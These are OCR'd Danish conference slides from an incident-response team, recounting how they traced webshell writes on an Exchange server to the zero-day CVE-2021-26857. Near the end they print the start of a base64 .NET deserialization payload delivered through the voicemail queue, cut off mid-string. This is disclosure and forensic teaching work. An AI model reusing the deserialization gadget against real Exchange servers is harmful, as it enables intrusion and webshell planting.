Intro


- Lidt om mig
- Lidt om Exchange
- Hvordan fanger man en 0-day? (CVE-2021-26857)
- Demo af sårbarheden

Intro


Dubex:
MANAGING RISK. ENABLING GROWTH.®

Kalmarunionen
CTF-Team

Hvad er en Exchange Server egentligt?




Hvad er en Exchange Server egentligt?




Hvad er en Exchange Server egentligt?

Microsoft Exchange Active Directory Topology	Provides Ac...	Running	Automatic	Local System
Microsoft Exchange Anti-spam Update	The Micros...	Running	Automatic	Local System
Microsoft Exchange Compliance Audit	The Micros...		Automatic	Local System
Microsoft Exchange Compliance Service	Host for Co...	Running	Automatic	Local System
Microsoft Exchange DAG Management	The Micros...	Running	Automatic	Local System
Microsoft Exchange Diagnostics	Agent that ...	Running	Automatic (D...	Local System
Microsoft Exchange EdgeSync	Replicates c...	Running	Automatic	Local System
Microsoft Exchange Frontend Transport	This service ...	Running	Automatic	Local System
Microsoft Exchange Health Manager	Manages Ex...	Running	Automatic	Local System
Microsoft Exchange Health Manager Recovery	Recovery Se...	Running	Automatic	Local System
Microsoft Exchange IMAP4	Provides Int...		Manual	Local System
Microsoft Exchange IMAP4 Backend	Provides Int...		Manual	Network Service
Microsoft Exchange Information Store	Manages th...	Running	Automatic	Local System
Microsoft Exchange Mailbox Assistants	Performs ba...	Running	Automatic	Local System
Microsoft Exchange Mailbox Replication	Processes ...	Running	Automatic	Local System
Microsoft Exchange Mailbox Transport Delivery	This service,...	Running	Automatic	Network Service
Microsoft Exchange Mailbox Transport Submission	This service,...	Running	Automatic	Local System
Microsoft Exchange Notifications Broker	The Micros...		Automatic	Local System
Microsoft Exchange POP3	Provides Po...		Manual	Local System
Microsoft Exchange POP3 Backend	Provides Po...		Manual	Network Service
Microsoft Exchange Replication	The Micros...	Running	Automatic	Local System
Microsoft Exchange RPC Client Access	Manages cli...	Running	Automatic	Local System
Microsoft Exchange Search	Drives index...	Running	Automatic	Local System
Microsoft Exchange Search Host Controller	This service ...	Running	Automatic	Local System
Microsoft Exchange Server Extension for Windows ...	Enables Win...		Manual	Local System
Microsoft Exchange Service Host	Provides a h...	Running	Automatic	Local System
Microsoft Exchange Throttling	Limits the r...	Running	Automatic	Network Service
Microsoft Exchange Transport	The Micros...	Running	Automatic	Network Service
Microsoft Exchange Transport Log Search	Provides re...	Running	Automatic	Local System
Microsoft Exchange Unified Messaging	Enables Mic...	Running	Automatic	Local System
Microsoft Exchange Unified Messaging Call Router	Enables Mic...	Running	Automatic	Local System

Hvad er en Exchange Server egentligt?





Timeline – 3. Jan -> 2. Marts + det løse .

Timeline – Jan 3nd til Mar 2nd.

Jan 03, 2021 – Volexity (US) ser brug af ukendt sårbarhed (CVE-2021-26855)

Jan 18, 2021 – Dubex IR Team bliver kontaktet vdr. suspekte hændelser på Exchange server. Digital Forensics opgave startes op.

Jan 24, 2021 – Lokaliseret brug af ukendt sårbarhed (CVE-2021-26857)

Jan 25-27, 2021 – Sårbarhed identificeret, sendt til Microsoft Security Response Center.

Feb, 2021 – Kontakt med Microsoft Security Intelligence via div. krypterede tjenester.

Mar 02, 2021 – Patches dropper en uge før tid.

Forensics Gennemgang

Indictor of Compromise: 3 filer på disk, indhold: Dump af LSASS.

Data tilgængeligt: Diskimage

Undersøg brugerinteraktion – Hvem var logget på, da dumpet skete

Svar: Dumpet skete om natten, ingen brugere logget på?!

Undersøg processlisten – hvilke programmer kører (malware i memory)

Svar: Serveren havde været genstartet, ingen mulighed for at genskabe memory

Undersøg mærkelige filer på disk / seneste filer skrevet

Svar: Webshells i Outlook Web Access biblioteket, ingen yderligere filer med mærkelige navne på lokationer hvor de ikke hører til / AutoRuns

Forensics Gennemgang

Ved oprydning – sletning af webshells i Outlook biblioteket blev de skrevet igen

?! ?! ?! ?! ?!

Serveren fjernes komplet fra netværket og genstartes.


Effekt: Webshells skrives ikke igen, men Exchange starter heller ikke op (pga. afhængighed af Active Directory)

Serveren tillades at snakke med Active Directory, og webshells bliver igen skrevet til disk.

Wireshark, WinDBG, ProcessMonitor og ProcessExplorer tages I brug.

Vha. ProcessMonitor opdager vi at det er UMWorkerService, der skriver til disk.

UMWorkserService starts af UMServer og håndterer data fra Lync/Skype/Cisco Telefonsystemer.


CreateFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
QueryDeviceInf... [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
QueryDeviceInf... [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
WriteFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
WriteFile D:\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
CloseFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
CreateFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
QueryDeviceInf... [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
QueryDeviceInf... [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
WriteFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
CloseFile [redacted].dk\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx SUCCESS
Load Image D:\Exchange\Bin\UMWorkerProcess.exe SUCCESS
QueryOpen D:\Exchange\Bin\UMWorkerProcess.exe SUCCESS
QueryOpen D:\Exchange\Bin\UMWorkerProcess.exe SUCCESS
QueryDirectory D:\Exchange\Bin\UMworkerprocess.exe SUCCESS
CreateFile D:\Exchange\Bin\UMWorkerProcess.exe SUCCESS
QueryInformatio... D:\Exchange\Bin\UMWorkerProcess.exe BUFFER OVERFLOW
QueryAllInforma... D:\Exchange\Bin\UMWorkerProcess.exe BUFFER OVERFLOW

Forensics Gennemgang

UMWorkerService og UMServer er ikke umiddelbart ændret, men bliver kort kigget igennem for skadelig kode. Begge kan ikke startes med WinDBG hægtet på.

Så hvor kommer det skadelige fra?

Netværket?

Backdoored application?

Filer på disken, som vi ikke fandt i første omgang

Skidt input – droppet I Voicemail køen


```
MessageType : HealthCheck
ContactInfo :
AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wL
jAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm
9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcuVGV4dEZvcm1hdHRpbmdSdW5Qcm9wZXJ0aWVzAQA
AAA9Gb3J1Z3JvdW5kQnJ1c2gBAgAAAAYDAAAAwQg8UmVzb3VyY2VEaWN0aW9uYXJ5IHhtbG5zPSJodHRwOi8v
c2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOng9Imh0d
